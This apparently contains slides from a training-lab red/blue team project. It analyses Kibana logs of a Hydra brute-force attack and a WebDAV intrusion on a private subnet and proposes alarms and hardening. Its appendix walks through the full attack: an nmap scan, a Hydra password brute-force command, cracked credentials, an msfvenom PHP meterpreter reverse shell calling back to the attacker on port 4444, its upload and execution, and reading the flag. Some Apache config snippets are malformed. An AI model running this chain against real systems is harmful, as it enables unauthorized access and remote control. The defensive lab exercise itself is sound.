
1,448,246 hits

Jul 7, 2021 @ 00:00:00.000 - Jul 9, 2021 @ 15:20:41.134 — Auto

Time	client.ip	destination.ip	query
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.225	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.216	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.204	192.168.1.90	192.168.1.105	GET /company_folders/secret_folder

Analysis: Uncovering the Brute Force Attack 2

- 1,448,246 requests were made in the attack.
- 1,448,242 requests were made before the attacker discovered the password.



ml-lab-767fc4d7-36de-4336-9920-54d1b543bf21.westus.cloudapp.azure.com:63462 - Remote Desktop

Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2021-07-07T23:52:30.000Z',to:'2021-07-09T23:53:00.000Z'))&_a=(columns:!(source.ip,destina...

Discover

and url.full : "http://192.168.1.105/company_folders/secret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)"

KQL

Jul 7, 2021 @ 23:52:30.000 → Jul 9, 2021 @ 23:53:00.000

url.path: /company_folders/secret_folder

packetbeat-*

Selected fields: destination.ip, destination.port, http.response.status_..., source.ip, url.path, user_agent.original

Available fields — Popular: client.ip, host.name, network.packets

1,448,242 hits


Jul 7, 2021 @ 23:52:30.000 - Jul 9, 2021 @ 23:53:00.000 — Auto

Time	source.ip	destination.ip	destination.port	user_agent.original	http.response.status_code	url.path
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	80	Mozilla/4.0 (Hydra)	401	/company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	80	Mozilla/4.0 (Hydra)	401	/company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.235	192.168.1.90	192.168.1.105	80	Mozilla/4.0 (Hydra)	401	/company_folders/secret_folder
Jul 8, 2021 @ 03:31:30.225	192.168.1.9	192.168.1.105	80	Mozilla/4.0 (Hydra)	401	/company_folders/secret_fo

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- 249 requests were made to the webdav directory
- Files requested were passwd.dav and shell.php



Export: Raw Formatted

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	1,448,246
http://192.168.1.105/webdav	249
http://192.168.1.105/company_folder/secret_folders	64
http://192.168.1.105/company_folders/secret_folders	64

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
Destination.ip:192.168.1.105 and source.ip(not 192.168.1.105) and destination.port(not “80” or “443”)
Number of ports accessed per source IP per second.

What threshold would you set to activate this alarm?
Alert emails and logs when threshold > 3 for none port 443 or port 80 scans detected at the same timestamp from the same IP occur

System Hardening

We can create ipset list then set iptable rules helps to mitigate against port scanning.

```
ipset create port_scanners hash:ip family inet hashsize 32768 maxelem 65536 timeout 600
ipset create scanned_ports hash:ip,port family inet hashsize 32768 maxelem 65536 timeout 60
iptables -A INPUT -m state --state INVALID -j DROP
iptables -A INPUT -m state --state NEW -m set ! --match-set scanned_ports src,dst -m hashlimit --hashlimit-above 1/hour --hashlimit-burst 5 --hashlimit-mode srcip --hashlimit-name portscan --hashlimit-htable-expire 10000 -j SET --add-set port_scanners src --exist
iptables -A INPUT -m state --state NEW -m set --match-set port_scanners src -j DROP
 iptables -A INPUT -m state --state NEW -j SET --add-set scanned_ports src,dst
```

Portknocking with portspoofing is another effective way of mitigating against port scanning attacks.

Mitigation: Finding the Request for the Hidden Directory

Alarm

The following alarm can be set to detect future unauthorized access:
We could set an alert if 401 Unauthorized is returned from any server on a particular sensitive directory ie /company_folders/secret_folder as in this scenario over a certain threshold that would weed out forgotten passwords. We can start with a threshold of 1 in one hour and then do other refining.
Search criteria: source.ip: (not 192.168.1.105 or 192.168.1.1) and url.path : http://192.168.1.105/company_folders/secret_folder
Alarm criteria/threshold:
Alert email and log when > 1 access is detected on “secret_folder” from IPs other than 192.168.1.105 or 192.168.1.1.

System Hardening

We can modify the host configuration file, to reconfigure the web-server to restrict IP access in httpd.conf as
Open your httpd.conf file: >
nano /etc/httpd/conf/httpd.conf *
Locate directory section (/var/www/) and set it as follows:

```
<Directory/var/www/http://192.168.1.105/company_folders/secret_folder>
Order allow,deny
Deny all
Allow from 192.168.1.1
Allow from 192.168.1.105
Allow from 127.0.0.1
</Directory>
```

Disabling Directory listing is a good hardening skill

```
<Directory/var/www/http://192.168.1.105/company_folders/secret_folder>
Options None
 Order allow,deny
Allow from all
</Directory>
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

We could set an alert if 401 Unauthorized is returned from any server on a particular sensitive directory ie /company_folders/secret_folder as in this scenario over a certain threshold that would weed out forgotten passwords. We can start with a threshold of 10 in one hour and then do other refining.

Search criteria: source.ip:192.168.1.90 and destination.ip:192.168.1.105 and url.path:"http://192.168.1.105/company_folders/secret_folder/" and user_agent.original :"Mozilla/4.0 (Hydra)" and http.response.status :401

Report criteria:

Number of times Error (401) response detected can be set to a threshold of 10.

Alarm criteria/threshold:

Alert email when log attempts on protected files and folders > 10 for Error (401) responses occur at any time from untrusted IPs

System Hardening

What configuration can be set on the host to block brute force attacks?

Using Multifactor Authentication for login
Account lock-out policy should be implemented.
Strong password policy should be employed.
Using CAPTCHA to ensure interaction is human
Whitelisting only my IP access to login to admin account

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

I will create an alert anytime this directory is accessed by a machine *other* than the machine that should have access.

Search criteria: source.ip: (not 192.168.1.105 or 192.168.1.1) and http.request.method : * and url.path: http://192.168.1.105/webdav/

Report criteria: Number of times the directory is requested from untrusted IPs.

Alarm criteria/threshold: Alert email and log are set to the threshold >0 on protected files and folders from untrusted IPs

System Hardening

What configuration can be set on the host to control access?

Connections to this shared folder should not be accessible from the web interface

Connections to this shared folder could be restricted by machine with a firewall rule.

This rule can be set on httpd.conf file in the host

Open your httpd.conf file: >

nano /etc/httpd/conf/httpd.conf

Locate directory section (/var/www/) and set it as follows:

```
<Directory/var/www/webdav>
Order allow,deny
Allow from 192.168.1.1
 Allow from 192.168.1.105
Allow from 127.0.0.1
Deny from all
</Directory>
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Meterpreter section runs on a default port 4444, a lot of attackers tend to forget to change this port during their attack. We can set our alarms to watch activities on the port:4444.

So setting my search in the following settings.

Search criteria: source.ip:(not 192.168.1.105 or 192.168.1.1) and destination.ip:192.168.1.105 and destination.port:4444 and not source.port:(80 and 443)

Report criteria: Put a count on the traffic moving in from port 4444 and also an alert to detect http.request.method: PUT **.php** being uploaded.

Alarm criteria/threshold:

Alert email and logs threshold should be >0 when port other than 80 and 443 are being accessed

System Hardening

What configuration can be set on the host to block file uploads?

httpd.conf host files are being modified to block unwanted access and uploading of files.

We can also install anti-malware systems.

Open your httpd.conf file:

> nano /etc/httpd/conf/httpd.conf (location may vary)

Locate directory section (/var/www/) and set it as follows:

```
<Directory /var/www/webdav/>
Order allow,deny
Allow from 192.168.1.1
Allow from 192.168.1.105
Allow from 127.0.0.1
Deny from all
<LimitExcept GET POST HEAD>deny from all
</LimitExcept>
</Directory
```

APPENDIX

APPENDIX 1: Codes, resources and proof of concept

### Instructions for PHP Reverse Shell Exploit using msfvenom msfconsole hydra from Kali Linux - Discover the IP address of the Kali Linux server by running ifconfig on the kali terminal.

We discovered

### Host Discovery

Scan for open ports, no icmp pings ,Version and OS detection over the subnet

```
 > nmap -Pn -sV -A 192.168.1.0/24 : found all host on the subnet within CIDR block on /24
```

Result ip host informations :

192.168.1.1 (open ports: 135;139;445;2179;3389)

192.168.1.100 (open ports: 22;9200)

192.168.1.105 (open ports:22;80)

192.168.1.90 (open ports:22)

APPENDIX 1: codes and resources

*Continued

Brute force the password for the hidden directory using Hydra: >

```
 hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get
/company_folders/secret_folder/`
```

host: 192.168.1.105

login: ashton password: leopoldo - Login to secret folder:
192.168.1.105/company_folders/secret_folder/

login: ashton password: leopoldo -

Read file: connect_to_corp_server instructions for accessing server :

In Kali, navigate to Network File Manager/Browse Network dav://192.168.1.105/webdav/

- Breaking the hashed password for Ryan's account with the https://crackstation.net/ website:

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

APPENDIX 1: codes and resources

*Continued…

- Connect to the server via WebDav. `192.168.1.105/webdav/`

login: ryan pass: linux4u -

Upload a PHP reverse shell payload...

## create the payload - Attacker IP: 192.168.1.90

```
> msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > shell.php`
```

## copy payload to server

In Kali, navigate to Network File Manager/Browse Network: dav://192.168.1.105/webdav/

login: ryan pass: linux4u copy msfvenom payload shell.php to dav://192.168.1.105/webdav/

APPENDIX 1: codes and resources

Continued…

```
## Start the listener > msfconsole

 use exploit/multi/handler set payload php/meterpreter_reverse_tcp

set lhost 192.168.1.90 set lport 4444

 run

## Execute the payload - In web browser access the payload: 192.168.1.105/webdav/shell.php (If needed, login:
ryan pass: linux4u

## Your listening msfconsole will now have a meterpreter prompt ready to send commands and shell
meterpreter > pwd

The working directory is /var/www/webdav

 meterpreter > ls ../../../

We found out that the flag was in the root folder as flag.txt

Then we can do a cat

meterpreter > cat ../../../flag.txt

 cat /flag.txt : b1ng0w@5h1sn@m0
```

The End